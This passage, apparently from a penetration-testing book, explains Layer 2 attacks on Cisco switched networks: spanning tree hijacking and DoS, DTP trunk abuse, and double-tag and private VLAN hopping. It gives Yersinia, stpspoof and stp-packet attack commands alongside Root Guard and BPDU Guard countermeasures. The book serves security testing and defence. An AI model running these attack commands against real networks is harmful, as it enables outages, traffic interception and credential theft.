


Figure 12-4 STP attacks in Yersinia

Modifying a Traffic Path Without Becoming Root

Popularity:	*2*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	***6***

It isn't necessary to become a spanning tree root to get more traffic through your rogue bridge. Advertising your link as having a more feasible path cost will cause an STP recalculation, directing more traffic to you. In Yersinia, modify the cost (the lower the better)—for example, like so:

```
yersinia# set stp cost
   <0-65535>     Decimal root path cost
   <0x00000000-0xFFFFFFFF> Hexadecimal root path cost
   <cr>
```

Then become a nonroot bridge in the STP domain:

```
yersinia# set stp interface eth0
yersinia# run stp attack 5
```

You can also use `stp` and `stp-packet` to run this attack. The idea is to advertise a bridge with a high path cost but with a bridge priority value higher than that of the existing root bridge. This attack is less risky than becoming a root bridge since it has a lower profile and is unlikely to cause a DoS. However, for it to be successful, you should be aware of the topology of the STP tree. Study the STP frames captured as well as other possible hints, such as CDP and Simple Network Management Protocol (SNMP) packets, and try to build a map of the network with the links' bandwidth written on it prior to launching the attack.

Recalculating STP and Data Sniffing

Popularity:	*2*
Simplicity:	*8*
Impact:	*8*
Risk Rating:	***6***

A recalculation of the STP tree eliminates all dynamic CAM table entries on switches involved in 15 seconds (forward delay state). The default CAM aging time on Cisco Catalysts is 300 seconds, and the STP recalculation reduces it by 20 times. Then the switch enters the learning mode, in which the traffic is flooded through all ports until the MACs of connected hosts are discovered and added to the table. Of course, refreshing the CAM table every 15 seconds would help only with a partial traffic capture, and frequent STP topology changes are likely to bring the network to a standstill. However, the "change and sniff" attack can be more successful if STP convergence-decreasing measures are in use. Such measures include using Cisco PortFast or running Rapid STP (RSTP, 802.1w) instead of the traditional 802.1d. In these particular cases, frequent STP changes would not cause DoS and the switch will spend more time in a "hub" mode. A couple of CDP, SNMP, or routing protocol packets captured during this time can prove invaluable for the attacker.

The trick is to combine STP tree recalculation with a CAM table flood. What will happen then? A recalculation is going to empty the CAM table in 15 seconds. Just before this happens, a powerful multithreaded CAM table flooder kicks off and fills up the table before the legitimate entries are added, winning the race with the legitimate hosts. And after the table is filled, the switch is forced to work in a hub mode anyway. Many powerful CAM table flooders are available—such as Arpspoof, Taranis, and Ettercap, as well as a more historical `macof` (Dsniff), to name a few. To cause a tree recalculation, you can craft and send Topology Change Notification (TCN) frames (a special form of BPDU) using the tools we have mentioned—for example, attack numbers 1 and 3 in Yersinia. Altering the traffic path, not to mention winning root bridge elections, is not necessary. However, a "soft TCN frame" approach will not work if a Cisco PortFast feature is turned on, since a switch would not send TCN BPDUs through a PortFast-enabled port.

STP DoS Attacks

Popularity:	*6*
Simplicity:	*9*
Impact:	*9*
Risk Rating:	***8***

While DoS attacks aren't as interesting as traffic redirection, sniffing, and possible modification, STP-based DoS attacks can render a large network completely useless and are difficult to detect and remedy. In addition, the aim of the attacker can be to segment the network, rather than bring it down. For example, a cracker may try to cut off an IDS/IPS management station or sensor, centralized syslog server, or system administrator's machine in hope of covering her tracks and bypassing network defenses. Another possibility is splitting the network to cut clients from legitimate servers and presenting them with fake servers instead, to harvest login credentials and other useful information. Interestingly, traffic redirection attacks can serve exactly the same goals. If a legitimate root bridge (switch) has an IDS blade, taking over its STP root role would decrease the amount of packets flowing through the switch and available for analysis to the blade.

Thus, the STP DoS threat cannot be underestimated and should always be taken into account when installing and configuring a switched LAN. Several types of such attacks can occur. The most common are probably causing eternal root bridge elections and/or root bridge disappearance. Such attacks are easy to launch: the attacker simply floods the LAN with root-claiming configuration BPDUs autodecrementing their priority, or wins the elections while using a minimal max-age field setting, waiting for the max-age to expire without sending out any BPDUs, and repeating the process again and again. The BPDUs with which you bombard the network do not have to advertise a real switch—in fact, getting a nonexistent device elected as root will cause more disruption. A tool designed to take such an approach is `stp-spoof` (*http://tomicki.net/attacking.stp.php*):

```
arhontus / # ./stpspoof
stpspoof - a spanning tree protocol spoofer v0.1
(c) 2004 by Lukasz Tomicki <tomicki@o2.pl>
  usage: stpspoof <interface>
  options:
    -d <delay between packets> (default: 1s)
    -t announce a topology change (default: no)
    -p randomize port IDs (default: 0x0280)
    -r randomize source MAC addresses (default: no)
    -h hello time (default: 1s)
    -m max age (default: 2s)
    -f forward delay (default: 15s)
```

Note that while this tool worked fine for us on old 2.4 kernels, on the newer kernels we encountered an error in processing the supplied interface. Thus, some source code

tweaking may be necessary. Of course, you can also cause eternal root bridge elections employing `stp-packet`, with an additional benefit of disrupting a selected VLAN (perhaps the one on which logging or IDS management servers are deployed):

```
arhontus / # ./stp-packet -attack eternal -802.1q vlanid 3 flood
```

It is not necessary to cause illegitimate elections and become a root bridge to wreak havoc on the STP domain. Causing constant STP topology recalculation may suffice, throwing traffic along different routes all the time and overloading resources of all participating switches. This can be done via flooding the LAN with either configuration (Yersinia STP attack number 2) or TCN (Yersinia STP attack number 3) STP frames. And by running `stp-spoof` with a `-t` flag, topology recalculation and eternal root bridge elections/root bridge disappearance attacks can be successfully combined. Similar results can be achieved by running Yersinia and launching attacks 3 and 4 simultaneously. Launching attacks 2 and 3 at the same time will crash the tool due to a bug in Libnet.

Finally, let's review a network split DoS. The STP standard assumes that all bridge IDs are different. If two machines with the same bridge ID simultaneously advertise themselves as root, a collision will occur. This will confuse the switches on the network and eventually tear it apart (Figure 12-5).

Running this attack is straightforward; simply emulate STP settings of the legitimate root bridge when flooding a LAN with custom BPDUs using a tool of your choice. A variation of the attack that offers more flexibility requires having two or more hosts under the attacker's control trying to win STP root bridge elections using identical bridge IDs. This can be easily accomplished by, for example, a simultaneous launch of `stp-packet -attack smallid flood &` on the controlled hosts.




Figure 12-5 Network split DoS via STP collision

Cisco-Specific Countermeasures Against STP-Based Attacks

While all the described STP attacks on LANs look threatening, don't worry. This menace can be completely eliminated by applying Cisco proprietary security solutions, namely Root Guard and BPDU Guard. STP Root Guard forces an interface to become a designated port to protect the current root bridge status and prevent other switches on the STP domain from gaining root role. If a Root Guard–protected port on a legitimate root bridge receives a BPDU with a lower bridge ID, this port will go into a listening state, all traffic forwarding through the port will stop, and the configuration of the STP tree will be preserved.

Root Guard is enabled on a port basis:

```
CatOS_switch>(enable)set spantree guard root <module/port>
IOS_switch(config)#interface fastethernet <module/port>
IOS_switch(config)#spanning-tree guard root
```

For Catalysts 2900XL, 3500XL, 2950, and 3550, the last command is shown here:

```
IOS_switch(config)#spanning-tree rootguard
```

Spanning Tree BPDU Guard is enabled on a whole switch, rather than on a port-by-port basis, and it works if combined with the Cisco PortFast STP convergence feature. It turns off all PortFast-configured interfaces that receive BPDUs, instead of putting them into the blocking port state. Under normal conditions, PortFast-enabled interfaces are end-user ports that should not receive STP frames. Appearance of BPDUs on a PortFast-configured interface indicates a possible attack. BPDU Guard disconnects the attacking device by shutting down the interface until the network administrator investigates the incident and manually turns on the offending port after the cause of the incident is eliminated.

To enable Cisco PortFast together with BPDU Guard, use the following commands:

```
CatOS_switch>(enable)set spantree portfast bpdu-guard enable

IOS_switch(config)#spanning-tree portfast bpduguard
```

It is actually possible to configure the protected PortFast ports to become reenabled without a network administrator's interference after a defined time period has passed. This is done like so:

```
CatOS_switch>(enable)set errdisable-timeout interval <time in seconds>
CatOS_switch>(enable)set errdisable-timeout enable bpdu-guard
```

or

```
IOS_switch(config)#errdisable recovery cause bpduguard
IOS_switch(config)#errdisable recovery interval <time in seconds>
```

The default time interval is 300 seconds on both switch types.

To see whether the illegitimate BPDUs were received, execute this

```
CatOS_switch>(enable)show spantree summary
```

or this:

```
IOS_switch(config)#show spanning-tree summary totals
```

EXPLOITING VLANS

Virtual LAN (VLAN) technology is available to create logically separate LANs on the same switch. VLANs can be *static* (assigned on a port basis) or *dynamic* (usually assigned on a MAC address basis). A single VLAN can span multiple switches; switch ports that carry traffic from more than one VLAN are called *trunk ports*. Trunking protocols, such as 802.1q or Cisco Inter Switch Link (ISL), tag packets, which travel between the trunk ports to distinguish data that belongs to different VLANs. However, these packets still pass through the same physical pipe or trunk.

VLANs are created for functionality or organizational purpose—for example, to split traffic that belongs to different corporate departments. However, far too many also consider VLANs to be a security feature to be incorporated into their security policy and secure network design. This is a mistake that we are going to explore in this section.

Attacks against VLANs are aimed at being able to traverse them in terms of both traffic sending and reception, despite their virtual separation. While some reports claim that under heavy traffic load on some switches data leaks between the VLANs do occur, such an approach would be too unreliable as an attack. The same cannot be said about more specific VLAN exploitation, which can be divided into the following:

- Trunking protocols (802.1q and ISL) abuse
- Dynamic Trunking Protocol (DTP) abuse
- Virtual Trunking Protocol (VTP) exploitation
- Common spanning tree (CST) abuse
- Other attacks

The ultimate in VLAN attacking is, of course, an ability to add, delete, and modify VLANs at a whim.

DTP Abuse

Popularity:	*5*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***8***

By default, trunk ports have access to all VLANs, and this presents a security issue. If an attacker can turn a port into a trunk (by default, all switch ports are nontrunking), then all your VLANs are belong to us!

A particular problem is taking over the "native" VLAN 1, which carries management protocols such as CDP and VTP. This VLAN cannot be deleted. The VLAN 1 802.1q frame tag VLAN identification number is 81 00 00 01.

DTP is a Cisco proprietary protocol (using a Cisco reserved destination MAC 01.00.0c .cc.cc.cc, SNAP number 0x2004) that is present to make the network administrator's life easier by managing trunk negotiation. As in many cases, along with the convenience of use comes a vulnerability. DTP negotiates what is called a *common trunking mod*e between ports on two interconnected switches and needs only a simple initial one-time configuration by a network administrator. A trunking mode on Cisco Catalyst switches can be

- **On, or permanent trunking mode** The choice between 802.1q and ISL has to be entered manually.
- **Off, or permanent nontrunking mode** No trunk creation is possible.
- **Desirable** Trunk creation is wanted; if the other end is configured to on, desirable, or auto mode, a trunk link would be established. Unlike the on mode, the choice between 802.1q and ISL is negotiated automatically.
- **Auto, also called negotiate** Trunking will be successfully negotiated, if the other end is configured to on, or desirable mode.
- **Nonnegotiate** This mode is used when the other end doesn't speak DTP, since in nonnegotiate mode, DTP frames are not sent. The other end should be manually configured for trunking (on or nonnegotiate mode).

Here comes a problem: By default, Cisco Catalyst switch ports are configured as auto. Hence, no trunk link would be created between two ports in this mode. However, DTP doesn't offer any authentication means, and nothing stops an attacker from sending DTP frames pretending to be a switch port in on or desirable mode. In practical terms, this attack is implemented in Yersinia—set the interface you want to use and its parameters as previously described in the STP section (just use `dtp` instead of `stp` in commands entered) and execute `run dtp attack 1`. Check that the attack is running:

```
yersinia# show attacks
   No.     Protocol     Attack
   ---     --------     ------
    0       DTP         enabling trunking
```

In an ncurses GUI (`yersinia -I`), press **F5**, then **x**, then number **1**, then letter **L** (to be sure) and watch the DTP frames being sent every 30 seconds.

Congratulations! You may have just opened a trunk link! Start sniffing the bypassing data to verify the success of your attack.




Figure 12-6 802.1q-tagged Ethernet frame

802.1q and ISL Exploitation

Even though 802.1q is an IEEE standard and not a Cisco proprietary protocol, it is far more commonly used on modern switched LANs; here we concentrate mainly on 802.1q-related attacks. 802.1q embeds its data within the Layer 2 frame; this is referred to as *internal tagging*. In an Ethernet frame, a 4 byte 802.1q tag is added right after the source address field (Figure 12-6).

The first 2 bytes signify the 802.1q tag (Tag Protocol Identifier, or TPID) and have a constant value of 0x8100. Two bytes that remain are a Tug Control Information (TCI) field. A TCI is split into a 3-bit 802.1p priority field that serves a Layer 2 quality of service (QoS) purpose (eight traffic prioritization levels), a Canonical Format Indicator (CFI) bit showing whether the MAC address is in canonical format, and 12 remaining bits of VLAN Identifier (VID). It is the VID that separates the traffic between VLANs by assigning each VLAN a unique number. The 12-bit range gives us 4095 possible VLANs, with




Figure 12-7 Cisco ISL encapsulated Ethernet frame

VLANs 0, 1, and 4095 being reserved. It is important to know that 802.1q introduces the concept of a *native VLAN* on a trunk. A native VLAN (VLAN 1 by default) carries frames without tags. If a user station without 802.1q support is plugged into a trunk port, it will be able to understand only frames passing through the native VLAN.

Unlike 802.1q, Cisco ISL (Figure 12-7) encapsulates the whole Layer 2 frame between an additional header (26 bytes) and a trailer (4 bytes).

The ISL header consists of the following fields:

- **DA** Destination 40-bit multicast address (01.00.c0.00.00)
- **TYPE** Indicates the frame type, such as Ethernet, Token Ring, fiber distributed data interface (FDDI), or ATM frame being encapsulated into the ISL
- **USER** Usually set to zero
- **SA** Source MAC address
- **LENGTH** 16-bit length, excluding the fields mentioned above and the trailer
- **SNAP** 3-byte SNAP field set to 0xAAAA03
- **HSA** 0x00000C value
- **VLAN ID** 15 bit, more VLANs than 802.1q
- **BPDU** 1-bit set for all BPDUs that are encapsulated by ISL
- **INDX** 16-bit index field that indicates the port index of the source of the packet as it exits the switch
- **RES** 16-bit reserved field, all zeroes for Ethernet

The *ISL trailer* is a traditional 32-bit cyclic redundancy check (CRC) checksum (a frame length divided by a prime number). An *Ethernet frame* will be enlarged by 4 bytes

when 802.1q is in use and by a whole 30 bytes in the case of ISL. If the original frame was already of the maximum allowable size, the resultant frame will be larger than the Ethernet standard allows. These frames are referred to as *baby giants* and may get dropped as invalid by the attacking station's network card. Be sure to adjust your maximum transmission unit (MTU) with the `ifconfig` or `ip` command when attacking, taking these values into account.

Double Tagging VLAN Hopping

Popularity:	*4*
Simplicity:	*8*
Impact:	*4*
Risk Rating:	***5***

So how do we hop VLANs? The first and most basic VLAN hopping attack is to become a trunk via DTP and then push tagged or encapsulated frames into the corresponding VLANs. This attack is completely defeated on modern Catalyst switches so it is of historical interest only. However, other means of VLAN hopping would still work, since they exploit standard-defined behavior of the involved devices. Thus, the vulnerability is the standard's, rather than switch's fault, and this kind of a fault is un-




Figure 12-8 Double-tag VLAN hopping attack

likely to be fixed soon. Above all, we are referring to what is called the *double 802.1q encapsulation attack* (its correct name should be double 802.1q *tagging attack*). Basically, we tag malicious data with two 802.1q tags and send the packet out. The first tag will get stripped off by the switch to which we are connected, and the packet will get forwarded to the next switch. However, a remaining tag contains a different VLAN to which the packet will be sent. Thus, data is pushed from the VLAN stated in the first tag onto the VLAN stated in the second one (Figure 12-8).

In this form, the attack is unidirectional, although we will return to bypassing this limitation later in the section. In practice, sending double-802.1q tagged packets is implemented in Yersinia—for example, `yersinia -I` followed by **F6** => **d** => **x** => **1**. Don't forget to set all the required parameters of the packet to send, if the testing situation is different from the one described by the default Yersinia settings. In a client/server mode, use this:

```
yersinia# set dot1q double yes
yersinia# set dot1q interface eth0
<skip other specific variables settings>
yersinia# run dot1q attack 1
```

Two conditions must be met for this attack to succeed. First, it will work only if the trunk link has the same native VLAN as the attacker. Thus, you have more chances to succeed if you convert your link to the switch into a trunk via the DTP attack, although it is not always necessary. Then, of course, you will not be able to push any data to a host on a different VLAN but connected to the same switch, because a switch performs untagging only once. The attacker and the attacked must be connected to the different switches, as shown in Figure 12-8. Since ISL does not support the concept of native VLANs, it is secure against double-encapsulation attacks.

Private VLAN Hopping

Popularity:	*2*
Simplicity:	*3*
Impact:	*4*
Risk Rating:	***3***

A more exotic VLAN hopping attack, which would work with ISL just as well, is a hopping attack against private VLANs, or PVLANs. PVLANs provide isolation within VLANs, so that you can split hosts within the same network segment if you don't want these hosts to communicate with each other directly. PVLANs provide a good countermeasure against ARP spoofing attacks. Nevertheless, their use also opens the possibility of an attack that we describe here.

The attack is based upon a basic fact: a switch, as a Layer 2 device, does not care much about IP addresses, and a router, as a Layer 3 device, does not filter MAC addresses unless explicitly configured to do so. All hosts separated via PVLANs still have

a common gateway through which they communicate with outside networks, such as the Internet. If we send a packet with valid source MAC and IP addresses, but replace the target MAC address with the one of a gateway router, the switch would happily forward such a packet to the router, which will then look at the IP and direct the packet to the target. Of course, the source MAC of the packet will be replaced by the one of the router and the attack is, again, unidirectional.

While at the moment of writing no common tool can be used to implement this attack, a brilliant Global Information Assurance Certification (GIAC) practical work by Steve A. Rouiller (*http://www.giac.org/practical/GSEC/Steve_A_Rouiller_GSEC.pdf*) has an example of libnet-based code (see Appendix A5 on the site) for launching a typical PVLAN hopping attack. This example can be easily modified to meet your specific pentesting needs before the compilation. Steve's work also contains libnet-based code samples for practically all VLAN-related attacks we describe here and is a must for anyone seriously interested in VLAN exploitation. It's a pity that practical write-ups are not required to pass the GIAC certification anymore!


Making Unidirectional Attacks Bidirectional

Popularity:	*NA*
Simplicity:	*3*
Impact:	*10*
Risk Rating:	***6***

You may rightfully ask: What good is an attack that allows the attacker to push traffic in a single direction only? The standard answer is that it still allows an attacker to launch DoS attacks; however, this answer is not highly satisfactory. While DoS can be quite destructive, it is not something a skillful cracker would seek. There must be ways to bypass this limitation. When writing this chapter, we looked into it and learned that it is quite easy to do. WEPWedgie, a tool for Wired Equivalent Privacy (WEP) traffic injection by Anton Rager, solves the problem of unidirectional communication by bouncing packets from the target to a third external host under the attacker's control. We can do exactly the same here. Consider Figure 12-9, which demonstrates this approach in relation to the PVLAN hopping attack we have just described.

Attacker A opens a shell on an external host D under his control, which could be somewhere on the Internet. Then, packets with a source IP of D, destination IP of B, and destination MAC of a gateway router C are sent to the victim machine B. When B finally receives the packets, it will send the replies to D, where it would be captured by the attacker's sniffer. An example could be portscanning by generating spoofed TCP SYNs at A and picking reply SYN-ACKs and ACK-RSTs at D. If B is successfully exploited, the cracker would be able to communicate with it by establishing a reverse connection from B to D.

While here we describe an enhancement to the PVLAN hopping, exactly the same method can be successfully applied to a double 802.1q tagging attack. The main limita-



	1	2	3	4	5	6
Source MAC	MAC_A	MAC_A	MAC_C	MAC_C	MAC_B	MAC_C
Destination MAC	MAC_C	MAC_C	MAC_D	MAC_D	MAC_C	MAC_D*
Source IP	IP_D	IP_D	IP_D	IP_D	IP_B	IP_B
Destination IP	IP_B	IP_B	IP_B	IP_B	IP_D	IP_D

Figure 12-9 Making use of a PVLAN hopping attack

tion in both cases is that an attacker has to be sure that the target has a route to an external sniffing host and that no egress filtering rules would block the communication along this route. In other words, the attacker must perform his reconnaissance well.

VTP Exploitation

Popularity:	*5*
Simplicity:	*7*
Impact:	*10*

Risk Rating:	*7*

VTP is a yet another Cisco proprietary protocol designed to make the network administrator's life easier by enabling centralized administration of VLANs. VTP data propagates inside 802.1q or ISL frames on VLAN 1. These frames are sent to the destination MAC address 01.00.0C.CC.CC.CC with a Logical Link Control (LLC) code AAAA and a type of 2004 in the SNAP header.

